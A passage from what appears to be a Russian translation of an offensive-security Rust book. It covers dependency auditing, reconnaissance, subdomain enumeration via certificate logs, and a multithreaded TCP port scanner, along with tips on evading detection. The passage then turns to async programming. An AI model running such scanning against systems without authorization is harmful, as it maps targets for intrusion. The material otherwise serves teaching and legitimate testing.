Её можно установить следующим образом:

```
$ cargo install -f cargo-outdated
```

Использование так же просто, как запустить

```
$ cargo outdated
```

в ваших проектах.

1.11.5.6 Cargo audit Иногда вы не можете всегда держать свои зависимости на последней версии и вынуждены использовать старую версию крейта (из-за зависимости другой вашей зависимости...). Как профессионал, вы всё равно хотите быть уверены, что ни одна из ваших устаревших зависимостей не содержит известных уязвимостей.

cargo-audit — инструмент для этой работы. Его можно установить с помощью:

```
$ cargo install -f cargo-audit
```

Как и другие помощники, он очень прост в использовании:

```
$ cargo audit
    Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
      Loaded 317 security advisories (from /usr/local/cargo/advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (144 crate dependencies)
```

1.11.6 Как отслеживать свои находки

Вам захочется отслеживать прогресс своих аудитов и вещи, найденные по пути, будь то для обмена с командой или для возврата позже.

Существуют мощные инструменты, такие как Maltego (подробнее о нём в главе 5), но он может стать дорогим, если нужны все функции.

С моей стороны я предпочитаю простые файлы на диске с Markdown для заметок и отчётов и Git для резервного копирования. Преимущество: чрезвычайно просто в использовании, мультиплатформенно, легко экспортируется и бесплатно. Также легко генерировать PDF, .docx или другие форматы документов из markdown-файлов с помощью pandoc.

Я также слышал хорошие отзывы об Obsidian.md и Notion.so, но лично не использую: предпочитаю владеть своими данными.

1.12 Краткое содержание

- Язык Rust огромен. Не учите всё заранее. Кодите. Терпите неудачи. Учитесь. Повторяйте.

- Выражения вычисляются в значение. Их противоположность — операторы (statements) — это инструкции, которые что-то делают и заканчиваются точкой с запятой (;).
- Старайтесь не использовать аннотации времени жизни и макросы.
- Примите компилятор. На него следует смотреть как на всегда присутствующего и дружелюбного код-ревьюера.
- RAII: Resource Acquisition Is Initialization.
- Хакер, автор эксплойтов, разработчик, системный администратор, аналитик.
- Разведка, эксплуатация, боковые перемещения, выгрузка данных, зачистка.# Глава 2. Многопоточное обнаружение поверхности атаки

«Чтобы познать врага, ты должен стать врагом», Сунь Цзы

Как мы уже видели, первый шаг любой атаки — разведка. Цель этой фазы — собрать как можно больше информации о нашей цели, чтобы найти точки входа для предстоящего штурма.

В этой главе мы увидим основы разведки, как реализовать собственный сканер на Rust и как ускорить его с помощью многопоточности.

Существует два способа вести разведку: пассивный и активный.

Рисунок 2.1: Пассивная против активной разведки



Figure 6: Рисунок 2.1

2.1 Пассивная разведка

Пассивная разведка — это процесс сбора информации о цели без прямого взаимодействия с ней, например, поиск цели в различных социальных сетях и поисковых системах.

Использование публично доступных источников называется OSINT — от Open Source INTelligence (разведка по открытым источникам).

Какие данные добываются с помощью пассивной разведки? Обычно сведения о сотрудниках компании, такие как имена, адреса электронной почты, номера телефонов, а также репозитории исходного кода, утёкшие токены. Благодаря поисковым системам вроде Shodan мы также можем искать услуги и машины, открытые для всего мира.

Так как пассивная разведка — тема главы 5, в этой главе мы сосредоточим внимание на активной разведке.

2.2 Активная разведка

Активная разведка — это процесс сбора информации о цели напрямую, путём взаимодействия с ней.

Активная разведка более шумная и может быть обнаружена межсетевыми экранами и honeypot'ами, поэтому нужно быть осторожным, чтобы остаться незамеченным, например, растянув сканирование на большой промежуток времени.

Honeypot (ловушка) — это внешняя конечная точка, которой никогда не должны пользоваться «обычные» люди данной компании, поэтому единственные, кто попадает на эту конечную точку, — атакующие. Это может быть почтовый сервер, HTTP-сервер или даже документ со встроенным удалённым содержимым.

Как только honeypot сканируют или атакуют, он сообщает об этом группе безопасности, которая его развернула.

Canary (канарейка) похож на honeypot, но находится во внутренней сети. Его цель — обнаруживать атакующих уже после того, как они пробили внешний периметр.

Разведку цели можно, в свою очередь, разделить на два шага:

- Обнаружение активов (assets)
- Выявление уязвимостей (это тема главы 6)

2.3 Обнаружение активов

Традиционно активы определялись только техническими элементами: IP-адресами, серверами, доменными именами, сетями…

Сегодня охват шире и включает аккаунты в социальных сетях, публичные репозитории исходного кода, объекты интернета вещей… В наши дни всё находится в интернете или подключено к нему. С наступательной точки зрения это очень интересно.

Цель перечисления и картирования всех активов цели — найти точки входа и уязвимости для нашей предстоящей атаки.

2.3.1 Перечисление поддоменов

Метод, дающий лучшие результаты при минимальных усилиях в плане обнаружения публичных активов, — это перечисление поддоменов.

Действительно, в наши дни, с ростом облачных сервисов, всё больше компаний больше не требуют VPN для доступа к своим приватным сервисам. Они публично доступны через HTTPS.

Наиболее доступный источник поддоменов — журналы прозрачности сертификатов. Когда центр сертификации (Certificate Authority, CA) выпускает веб-сертификат (например, для использования с HTTPS-трафиком), сертификаты сохраняются в публичных, прозрачных журналах.

Легитимное использование этих журналов — обнаружение нечестных центров сертификации, которые могут выдавать сертификаты неправильным структурам (представьте сертификат для ∗.google.com, выданный злонамеренной хакерской команде: это означало бы, что они смогут перехватывать трафик (Man In The Middle) всех доменов Google, оставаясь незамеченными).

С другой стороны, эта прозрачность позволяет нам автоматизировать немалую часть нашей работы.

Например, чтобы найти все сертификаты, выданные для kerkour.com и его поддоменов, перейдите на https://crt.sh и найдите %.kerkour.com (% — символ подстановки): https://crt.sh/?q=%25.kerkour.com

Ограничение этой техники — неспособность найти сервисы без HTTP(S) (такие как почтовые или VPN-серверы), а также подстановочные поддомены (например, ∗.kerkour.com), которые могут скрывать реально используемые поддомены.

Как анекдот: самый быстрый аудит безопасности, который я когда-либо проводил, был для компании, оставившей свой инстанс GitLab публично доступным с открытой регистрацией для всего мира. Я нашёл этот инстанс GitLab с помощью простого перечисления поддоменов. Когда я создал учётную запись, я получил доступ ко всем (приватным) репозиториям кода компании, и многие из них содержали секреты и облачные токены, закоммиченные в код, что могло привести к полному захвату инфраструктуры компании.

2.3.1.1 Что можно найти Вот неисчерпывающий список того, что можно найти, обходя поддомены:

- Репозитории кода
- Забытые поддомены, подверженные захвату
- Панели администратора
- Общие файлы
- Storage-бакеты (хранилища)
- Почтовые / чат-серверы

2.4 Наш первый сканер на Rust

Программное обеспечение, используемое для картирования поверхностей атаки, называется сканерами. Сканер портов, сканер уязвимостей, сканер поддоменов, сканер SQL-инъекций… Они автоматизируют долгую и кропотливую работу, которой может быть разведка, и предотвращают человеческие ошибки (например, забытый поддомен или сервер).

Но нужно иметь в виду: сканеры не панацея. Они могут быть очень шумными и тем самым раскрывать ваши намерения, могут быть заблокированы анти-спам системами или сообщать неполные данные.

Мы начнём с простого сканера, цель которого — находить поддомены цели, а затем сканировать наиболее распространённые порты для каждого поддомена. Потом, по мере продвижения, мы будем добавлять всё больше функций, чтобы находить более интересные вещи автоматизированным способом.

Так как наши программы становятся всё сложнее, нам сначала нужно углубить понимание обработки ошибок в Rust.

2.5 Обработка ошибок

Будь то библиотеки или приложения, ошибки в Rust строго типизированы и в большинстве случаев представлены перечислениями с одним вариантом на каждый

вид ошибки, с которой может столкнуться наша библиотека или программа.

Для библиотек текущей хорошей практикой является использование крейта thiserror.

Для программ рекомендуется крейт anyhow. Он украшает ошибки, возвращаемые функцией main.

Мы будем использовать оба в нашем сканере, чтобы увидеть, как они сочетаются.

Давайте определим все случаи ошибок нашей программы. Здесь это просто, так как единственная фатальная ошибка — неправильное использование аргументов командной строки.

ch_02/tricoder/src/error.rs

```
use thiserror::Error;


#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Usage: tricoder <kerkour.com>")]
    CliUsage,
}
```

ch_02/tricoder/src/main.rs

```
fn main() -> Result<(), anyhow::Error> {
    // ...
}
```

2.6 Перечисление поддоменов

Мы будем использовать API, предоставляемый crt.sh, который можно запросить, обратившись к следующей конечной точке: https://crt.sh/?q=%25.[domain.com]&output=json.

ch_02/tricoder/src/subdomains.rs

```
pub fn enumerate(http_client: &Client, target: &str) -> Result<Vec<Subdomain>,
    Error> {
     let entries: Vec<CrtShEntry> = http_client
         .get(&format!("https://crt.sh/?q=%25.{}&output=json", target))
         .send()?
         .json()?;

     // clean and dedup results
     let mut subdomains: HashSet<String> = entries
         .into_iter()
         .map(|entry| {
              entry
                   .name_value
                   .split("\n")
                   .map(|subdomain| subdomain.trim().to_string())
                   .collect::<Vec<String>>()
         })
```

```
            .flatten()
            .filter(|subdomain: &String| subdomain != target)
            .filter(|subdomain: &String| !subdomain.contains("*"))
            .collect();
        subdomains.insert(target.to_string());


        let subdomains: Vec<Subdomain> = subdomains
            .into_iter()
            .map(|domain| Subdomain {
                domain,
                open_ports: Vec::new(),
            })
            .filter(resolves)
            .collect();

        Ok(subdomains)
}
```

Обратите внимание на ?. Они означают: «Если вызванная функция вернула ошибку, прервать текущую функцию и вернуть ошибку».

2.7 Сканирование портов

Перечисление поддоменов и IP-адресов — лишь часть обнаружения активов. Следующая — сканирование портов: как только вы обнаружили, какие серверы публично доступны, нужно выяснить, какие сервисы публично доступны на этих серверах.

Сканированию портов посвящены целые книги. В зависимости от того, чего вы хотите: быть более скрытным, быстрее, иметь более надёжные результаты и т.д.

Существует много разных техник, поэтому, чтобы не взлетела сложность нашей программы, мы используем самую простую: попытка открыть TCP-сокет. Эта техника известна как TCP connect, потому что она состоит в попытке установить соединение с TCP-портом.

Сокет — это своего рода интернет-труба. Например, когда вы хотите подключиться к веб-сайту, ваш браузер открывает сокет к серверу веб-сайта, и затем все данные проходят через этот сокет. Когда сокет открыт, это означает, что сервер готов принимать соединения. С другой стороны, если сервер отказывается принимать соединения, это означает, что на данном порту не слушает ни один сервис.

В этой ситуации важно использовать тайм-аут. Иначе наш сканер может застрять (почти) на неопределённый срок при сканировании портов, заблокированных межсетевыми экранами.

ch_02/tricoder/src/ports.rs

```
use crate::{
    common_ports::MOST_COMMON_PORTS_10,
    model::{Port, Subdomain},
};
```

```
use std::net::{SocketAddr, ToSocketAddrs};
use std::{net::TcpStream, time::Duration};
use rayon::prelude::*;



pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
     subdomain.open_ports = MOST_COMMON_PORTS_10
          .into_iter()
          .map(|port| scan_port(&subdomain.domain, *port))
          .filter(|port| port.is_open) // filter closed ports
          .collect();
     subdomain
}


fn scan_port(hostname: &str, port: u16) -> Port {

    let timeout = Duration::from_secs(3);
    let socket_addresses: Vec<SocketAddr> = format!("{}:{}", hostname, port)
          .to_socket_addrs()
          .expect("port scanner: Creating socket address")
          .collect();


    if socket_addresses.len() == 0 {
          return Port {
                port: port,
                is_open: false,
          };
    }

    let is_open = if let Ok(_) = TcpStream::connect_timeout(&socket_addresses[0],
      timeout) {
          true
    } else {
          false
    };


    Port {
          port: port,
          is_open,
    }
}
```

Но у нас есть проблема. Отправлять все наши запросы последовательно крайне медленно: если все порты закрыты, мы будем ждать Number_of_scanned_ports * timeout секунд.

2.8 Многопоточность

К счастью для нас, существует API для ускорения программ: потоки.

Потоки — это примитивы, предоставляемые операционной системой (ОС), которые позволяют программистам использовать аппаратные ядра и потоки CPU. В Rust поток можно запустить с помощью функции std::thread::spawn.

Каждый поток CPU можно рассматривать как независимого работника: рабочую нагрузку можно распределить между работниками.

Это особенно важно, поскольку сегодня, в силу законов физики, процессорам трудно масштабироваться в плане операций в секунду (ГГц). Вместо этого производители увеличивают количество ядер и потоков. Разработчики должны адаптироваться и проектировать свои программы так, чтобы распределять нагрузку между доступными потоками, вместо того чтобы пытаться выполнять все операции в одном потоке, так как

Рисунок 2.2: Один поток против многопоточности




Figure 7: Рисунок 2.2

рано или поздно они достигнут предела процессора.

С помощью потоков мы можем разбить большую задачу на меньшие подзадачи, которые можно выполнять параллельно.

В нашей ситуации мы будем назначать по задаче на каждый порт для сканирования. Таким образом, если у нас 100 портов для сканирования, мы создадим 100 задач.

Вместо последовательного выполнения всех этих задач, как мы делали раньше, мы будем выполнять их на нескольких потоках.

Если у нас 10 потоков и тайм-аут 3 секунды, сканирование всех портов одного хоста может занять до 30 секунд (10 * 3). Если увеличить это число до 100 потоков, мы

сможем сканировать 100 портов всего за 3 секунды.

2.9 Бесстрашная конкурентность в Rust

К сожалению, использование потоков — не бесплатный и лёгкий выигрыш.

Проблемы конкурентности — страх многих разработчиков. Из-за непредсказуемого поведения их крайне трудно обнаружить и отладить. Они могут оставаться незамеченными долгое время, а потом однажды — просто потому, что ваша система обрабатывает больше запросов в секунду или вы обновили CPU — ваше приложение начинает вести себя странно. Причина почти всегда в том, что в вашей кодовой базе скрыт баг конкурентности.

Одна из самых потрясающих вещей в Rust в том, что благодаря системе владения компилятор гарантирует, что наши программы свободны от гонок данных (data races).

Например, когда мы пытаемся модифицировать вектор (примерно) в одно и то же время в двух разных потоках:

ch_02/snippets/thread_error/src/main.rs

```
use std::thread;


fn main() {
        let mut my_vec: Vec<i64> = Vec::new();


        thread::spawn(|| {
              add_to_vec(&mut my_vec);
        });


        my_vec.push(34)
}

fn add_to_vec(vec: &mut Vec<i64>) {
        vec.push(42);
}
```

Компилятор выдаёт следующую ошибку:

```
error[E0373]: closure may outlive the current function, but it borrows `my_vec`,
       which is owned by the current function
    --> src/main.rs:7:19
     |
7 |             thread::spawn(|| {
     |                           ^^ may outlive borrowed value `my_vec`
8 |                 add_to_vec(&mut my_vec);
     |                                    ------ `my_vec` is borrowed here
     |
note: function requires argument type to outlive `'static`
    --> src/main.rs:7:5
```

```
     |
7 | /           thread::spawn(|| {
8 | |                 add_to_vec(&mut my_vec);
9 | |           });
     | |______^
help: to force the closure to take ownership of `my_vec` (and any other referenced
      variables), use the `move` keyword
     |
7 |           thread::spawn(move || {
     |                         ^^^^^^^


error[E0499]: cannot borrow `my_vec` as mutable more than once at a time
     --> src/main.rs:11:5
      |
7     |             thread::spawn(|| {
      |             -             -- first mutable borrow occurs here
      |      _____|
      | |
8     | |               add_to_vec(&mut my_vec);
      | |                                ------- first borrow occurs due to use of `my_
      |  closure
9     | |         });
      | |______- argument requires that `my_vec` is borrowed for `'static`
10 |
11 |               my_vec.push(34)
      |               ^^^^^^ second mutable borrow occurs here

error: aborting due to 2 previous errors


Some errors have detailed explanations: E0373, E0499.
For more information about an error, try `rustc --explain E0373`.
error: could not compile `thread_error`


To learn more, run the command again with --verbose.
```

Ошибка явная и даже предлагает исправление. Давайте попробуем:

```
use std::thread;


fn main() {
        let mut my_vec: Vec<i64> = Vec::new();


        thread::spawn(move || { // <- notice the move keyword here
              add_to_vec(&mut my_vec);
        });
```

```
        my_vec.push(34)
}


fn add_to_vec(vec: &mut Vec<i64>) {
        vec.push(42);
}
```

Но она тоже порождает ошибку:

```
error[E0382]: borrow of moved value: `my_vec`
     --> src/main.rs:11:5
      |
4     |         let mut my_vec: Vec<i64> = Vec::new();
      |             ---------- move occurs because `my_vec` has type `Vec<i64>`, which
           not implement the `Copy` trait
5     |
6     |         thread::spawn(move || { // <- notice the move keyword here
      |                       -------- value moved into closure here
7   |           // thread::spawn(|| {
8   |               add_to_vec(&mut my_vec);
      |                          ------ variable moved due to use in closure
...
11 |            my_vec.push(34)
      |       ^^^^^^ value borrowed here after move

error: aborting due to previous error


For more information about this error, try `rustc --explain E0382`.
error: could not compile `thread_error`


To learn more, run the command again with --verbose.
```

Как бы мы ни старались, компилятор не позволит нам скомпилировать код с гонками данных.

2.10 Три причины гонок данных

- Два или более указателя обращаются к одним и тем же данным одновременно.
- По крайней мере один из указателей используется для записи в данные.
- Нет механизма, используемого для синхронизации доступа к данным.

2.11 Три правила владения

- Каждое значение в Rust имеет переменную, которая называется его владельцем.
- В каждый момент времени может быть только один владелец.
- Когда владелец выходит из области видимости, значение будет уничтожено.

2.12 Два правила ссылок

- В любой момент времени у вас может быть либо одна изменяемая ссылка, либо любое количество неизменяемых ссылок.
- Ссылки всегда должны быть корректными.

Эти правила чрезвычайно важны и являются фундаментом безопасности памяти Rust.

Если вам нужны подробности о владении, уделите время чтению соответствующей главы онлайн.

2.13 Другие проблемы конкурентности

Гонки данных — не единственные баги конкурентности: существуют также взаимоблокировки (deadlocks) и состояния гонки (race conditions).

2.14 Добавляем многопоточность в наш сканер

Теперь мы увидели, что такое многопоточность в теории. Посмотрим, как делать это идиоматично в Rust.

Обычно разработчики страшатся многопоточности из-за высокой вероятности внести те самые баги, которые мы только что рассмотрели.

Но в Rust это другая история. За исключением запуска долгоживущих фоновых задач или воркеров, редко используются напрямую потоки из стандартной библиотеки.

Вместо этого мы используем rayon — библиотеку параллельной обработки данных для Rust.

Почему библиотека параллельной обработки данных? Потому что синхронизация потоков сложна. Лучше проектировать наши программы функциональным образом, не требующим синхронизации потоков.

ch_02/tricoder/src/main.rs

```
// ...
use rayon::prelude::*;



fn main() -> Result<()> {
    // ..
    // we use a custom threadpool to improve speed
    let pool = rayon::ThreadPoolBuilder::new()
        .num_threads(256)
        .build()
        .unwrap();


    // pool.install is required to use our custom threadpool, instad of rayon's
     default one
    pool.install(|| {
        let scan_result: Vec<Subdomain> = subdomains::enumerate(&http_client,
```

```
            target)
            .unwrap()
            .into_par_iter()
            .map(ports::scan_ports)
            .collect();



        for subdomain in scan_result {
            println!("{}:", &subdomain.domain);
            for port in &subdomain.open_ports {
                println!("    {}", port.port);
            }


            println!("");
        }
    });
    // ...
}
```

Аааа... и это всё. Серьёзно. Мы заменили into_iter() на into_par_iter() (что означает «в параллельный итератор». Что такое итератор? Подробнее в главе 3), и теперь наш сканер будет сканировать все разные поддомены в выделенных потоках.

Точно так же распараллеливание сканирования портов для одного хоста выглядит просто:

ch_02/tricoder/src/ports.rs

```
pub fn scan_ports(mut subdomain: Subdomain) -> Subdomain {
    subdomain.open_ports = MOST_COMMON_PORTS_10
        .into_par_iter() // notice the into_par_iter
        .map(|port| scan_port(&subdomain.domain, *port))
        .filter(|port| port.is_open) // filter closed ports
        .collect();
    subdomain
}
```

2.14.1 За кулисами

В этом изменении из двух строк спрятано много всего. В этом сила системы типов Rust.

```
use rayon::prelude::*;
```

Использование crate::prelude::* — распространённый паттерн в Rust, когда крейты имеют много важных трейтов или структур и хотят облегчить их импорт.

В случае rayon, начиная с версии 1.5.0, use rayon::prelude::*; эквивалентно:

```
use rayon::iter::FromParallelIterator;
use rayon::iter::IndexedParallelIterator;
use rayon::iter::IntoParallelIterator;
use rayon::iter::IntoParallelRefIterator;
use rayon::iter::IntoParallelRefMutIterator;
use rayon::iter::ParallelDrainFull;
use rayon::iter::ParallelDrainRange;
use rayon::iter::ParallelExtend;
use rayon::iter::ParallelIterator;
use rayon::slice::ParallelSlice;
use rayon::slice::ParallelSliceMut;
use rayon::str::ParallelString;
```

2.14.1.2 Threadpool В фоне крейт rayon запускает пул потоков и отправляет в него наши задачи scan_ports и scan_port.

Приятная особенность rayon в том, что пул потоков скрыт от нас, и библиотека поощряет проектировать алгоритмы, в которых данные не разделяются между задачами (и, следовательно, потоками). Кроме того, параллельный итератор имеет те же методы, что и традиционные итераторы.

2.15 Альтернативы

Ещё один часто используемый крейт для многопоточности — threadpool, но он немного более низкоуровневый, так как пул потоков и отправку задач мы должны строить сами. Вот пример:

ch_02/snippets/threadpool/src/main.rs

```
use std::sync::mpsc::channel;
use threadpool::ThreadPool;

fn main() {
    let n_workers = 4;
    let n_jobs = 8;
    let pool = ThreadPool::new(n_workers);


    let (tx, rx) = channel();
    for _ in 0..n_jobs {
         let tx = tx.clone();
         pool.execute(move || {
              tx.send(1).expect("sending data back from the threadpool");
         });
    }


    println!("result: {}", rx.iter().take(n_jobs).fold(0, |a, b| a + b));
```

}

Если у вас нет очень специфичного требования, я не рекомендую использовать этот крейт. Вместо этого предпочитайте функциональный подход rayon.

Действительно, используя threadpool или std::thread::spawn, вы отвечаете за синхронизацию и связь между своими потоками, что является источником множества багов.

Этого можно достичь с помощью канала, как в примере выше, где мы «разделяем память путём коммуникации».

Или с помощью std::sync::Mutex, который позволяет нам «общаться путём разделения памяти». Mutex в сочетании с умным указателем std::sync::Arc позволяет нам разделять память (переменные) между потоками.

2.16 Дальнейшее развитие

2.16.1 Другие техники сканирования портов

На сайте Nmap приведён подробный список продвинутых техник сканирования портов.

2.16.2 Другие источники поддоменов

Wordlist-ы: существуют списки слов, содержащие наиболее распространённые поддомены, например этот. Затем нам просто нужно выполнять DNS-запросы для этих доменов и смотреть, разрешаются ли они.

Брутфорс: брутфорс следует тому же принципу, но вместо запроса доменов из списка домены генерируются случайным образом. По моему опыту, этот метод имеет худшую окупаемость (результаты/время) и его следует избегать.

Amass: наконец, есть проект Amass, поддерживаемый Open Web Application Security Project (OWASP), который предоставляет большинство техник для перечисления поддоменов.

Источники можно найти в папках datasrcs и resources.

2.16.3 Сканирование инфраструктуры Apple

Вот отличный разбор от команды этичных хакеров, охотящихся за уязвимостями в инфраструктуре Apple. Особенно интересна их методология разведки.

2.17 Краткое содержание

- Всегда используйте тайм-аут при создании сетевых соединений
- Перечисление поддоменов — самый лёгкий способ найти активы
- С некоторых пор процессоры масштабируются не в плане ГГц, а в плане ядер
- Используйте rayon, когда нужно распараллелить программу
- Примите функциональное программирование# Глава 3. Полный газ с async

Я рассказал вам не всю историю: многопоточность — не единственный способ увеличить скорость программы, особенно в нашем случае, где большая часть времени тратится на операции ввода/вывода (I/O) (TCP-соединения).

Прошу встречать async−await.

У потоков есть проблемы: они были спроектированы для распараллеливания вычислительно-интенсивных задач. Однако наш текущий сценарий использования интенсивен по I/O (вводу/выводу): наш сканер запускает много сетевых запросов и на самом деле мало что вычисляет.

В нашей ситуации это означает, что у потоков есть две существенные проблемы:

- Они используют много (по сравнению с другими решениями) памяти
- Запуск и переключение контекста имеют стоимость, которая ощущается, когда выполняется много потоков (десятки тысяч).

На практике это означает, что наш сканер будет тратить много времени на ожидание завершения сетевых запросов и использовать гораздо больше ресурсов, чем необходимо.

3.1 Зачем

С точки зрения программиста, async/await даёт то же самое, что и потоки (конкурентность, лучшее использование оборудования, повышенную скорость), но с кардинально лучшей производительностью и меньшим расходом ресурсов для I/O-интенсивных рабочих нагрузок.

Что такое I/O-интенсивная рабочая нагрузка? Это задачи, которые проводят большую часть времени в ожидании завершения сетевых или дисковых операций, а не ограничены вычислительной мощностью процессора.

Потоки были спроектированы давно, когда большая часть вычислений не была связана с сетью (вебом), и поэтому не подходят для слишком большого количества конкурентных I/O-задач.

операция	async	поток
Создание	0.3 микросекунды	17 микросекунд
Переключение контекста	0.2 микросекунды	1.7 микросекунды

Как мы видим по этим замерам, сделанным Джимом Блэнди, переключение контекста с async примерно на 30% быстрее, чем с Linux-потоками, и использует примерно в 20 раз меньше памяти.

3.2 Кооперативное и вытесняющее планирование

В мире языков программирования есть в основном 2 способа работы с I/O-задачами: вытесняющее планирование (preemptive scheduling) и кооперативное планирование (cooperative scheduling).

Вытесняющее планирование — это когда планирование задач не контролируется разработчиком и полностью управляется средой выполнения (runtime). Запускает ли программист синхронную или асинхронную задачу — в коде нет разницы.

Например, язык Go опирается на вытесняющее планирование.

Его преимущество — проще в изучении: для разработчиков нет разницы между синхронным и асинхронным кодом. Также его почти невозможно использовать неправильно: среда выполнения заботится обо всём.

Недостатки:

- Скорость, которая ограничена сообразительностью среды выполнения.
- Трудные для отладки баги: если у среды выполнения есть баг, его может быть чрезвычайно трудно найти, так как среда выполнения считается разработчиками «тёмной магией».

С другой стороны, при кооперативном планировании разработчик отвечает за то, чтобы сообщать среде выполнения, когда задача, как ожидается, потратит некоторое время на ожидание I/O. «Ожидание», говорите? Да, вы поняли. Ровно для этого и предназначено ключевое слово await. Это указание среде выполнения (и компилятору), что задача потратит какое-то время на ожидание завершения операции ввода/вывода, и поэтому вычислительные ресурсы тем временем можно использовать для другой задачи.

Его преимущество — чрезвычайно быстро. По сути, разработчик и среда выполнения работают вместе, в гармонии, чтобы выжать максимум из доступной вычислительной мощности.

Главный недостаток кооперативного планирования в том, что его проще использовать неправильно: если await позабыт (к счастью, компилятор Rust выдаёт предупреждения), или если цикл событий блокирован (что такое цикл событий? читайте дальше, чтобы узнать) более чем на несколько микросекунд, это может оказать катастрофическое влияние на производительность системы.

Следствие: async-программа должна с особой осторожностью относиться к вычислительно-интенсивным операциям.

3.3 Future

Документация Rust описывает Future как асинхронное вычисление.

Иными словами, Future — это объект, который программисты используют для обёртки асинхронной операции. Асинхронная операция не обязательно является операцией ввода/вывода. Как мы увидим ниже, мы также можем обернуть вычислительно-интенсивную операцию в Future, чтобы использовать её в async-программе.

В Rust только Futures можно .await-ить. Таким образом, каждый раз, когда вы видите ключевое слово .await, это означает, что вы имеете дело с Future.

Примеры Futures: HTTP-запрос (сетевая операция), чтение файла (дисковая операция), запрос к базе данных…

Как получить Future?

Либо реализовав трейт Future, либо написав async-блок / async-функцию:

```
async fn do_something() -> i64 {
    // ...
}
```

```
// do_something actually returns a Future<Output = i64>


let f = async { 1u64 };
// f is a Future<Output=u64>
```

3.4 Потоки (Streams)

Streams — это смена парадигмы для всех императивных программистов.

Как мы увидим позже, Streams — это итераторы для асинхронного мира.

Их следует использовать, когда вы хотите применить асинхронные операции к последовательности элементов одного типа.

Это может быть сетевой сокет, файл, долгоживущий HTTP-запрос.

Любое, что слишком велико и потому должно быть разбито на меньшие куски, или что может прийти позже, но мы не знаем когда, или что просто является коллекцией (например, Vec или HashMap), к которой нам нужно применить асинхронные операции.

Хотя это напрямую не связано с Rust, я рекомендую сайт reactivex.io, чтобы узнать больше об элегантности и ограничениях Streams.

3.5 Что такое среда выполнения (runtime)

Rust не предоставляет контекст выполнения, необходимый для выполнения Futures и Streams. Этот контекст выполнения называется средой выполнения (runtime). Вы не можете запустить async-программу на Rust без runtime.

Три самые популярные среды выполнения:

Runtime	Всего загрузок (июнь 2021)	Описание
tokio	26 637 966	Событийно-ориентированная платформа с неблокирующим I/O для написания асинхронных I/O-приложений.
async-std	3 241 513	Асинхронная версия стандартной библиотеки Rust
smol	893 254	Маленький и быстрый асинхронный runtime

Однако есть проблема: сегодня среды выполнения несовместимы друг с другом и требуют учитывать их особенности в коде: нельзя легко заменить один runtime на другой, изменив всего 1-2 строки кода.

Проводится работа, чтобы обеспечить совместимость в будущем, но сегодня экосистема фрагментирована. Приходится выбирать один и придерживаться его.

3.6 Знакомство с tokio

Tokio — это async-runtime для Rust с наибольшей поддержкой сообщества и множеством спонсоров (таких как Discord, Fly.io и Embark), что позволяет иметь платных контрибуторов!

Если вы не занимаетесь встраиваемой разработкой, это тот runtime, который вам следует использовать. Не должно быть никаких колебаний.

3.6.1 Циклы событий

В основе всех async-runtime'ов (будь то в Rust, Node.js или других языках) лежат циклы событий, также называемые процессорами.

Рисунок 3.1: Runtime с воровством работы (work stealing). Автор Carl Lerche — Лицензия MIT — https://tokio.rs/blog/2019-10-scheduler#the-next-generation-tokio-scheduler

В действительности для лучшей производительности на программу часто приходится несколько процессоров, по одному на каждое ядро CPU.

Каждый цикл событий имеет собственную очередь задач, ожидающих завершения. Известно, что tokio — это runtime с воровством работы. Каждый процессор может украсть задачу из очереди другого процессора, если его собственная пуста (т.е. ему нечего делать и он «просиживает» в простое).

Чтобы узнать больше о разных видах циклов событий, вы можете прочитать эту превосходную статью Карла Лерша: https://tokio.rs/blog/2019-10-scheduler

3.6.2 Спавн (Spawning)

Когда вы хотите отправить задачу в runtime для выполнения процессором, вы её «спавните» (spawn). Это можно сделать с помощью функции tokio: tokio::spawn.

Например: **ch_03/tricoder/src/ports.rs**

```
tokio::spawn(async move {
      for port in MOST_COMMON_PORTS_100 {
          let _ = input_tx.send(*port).await;
      }
});
```

Этот фрагмент кода создаёт 1 задачу, которая будет помещена в очередь одного из процессоров. Так как каждый процессор имеет собственный поток ОС, создавая задачу, мы используем все ресурсы нашей машины, не управляя потоками самостоятельно. Без создания задач все операции выполняются на одном процессоре и, следовательно, в одном потоке.

3.6.3 Sleep

Вы можете спать с помощью tokio::time::sleep:

ch_03/snippets/concurrent_stream/src/main.rs

```
tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
```

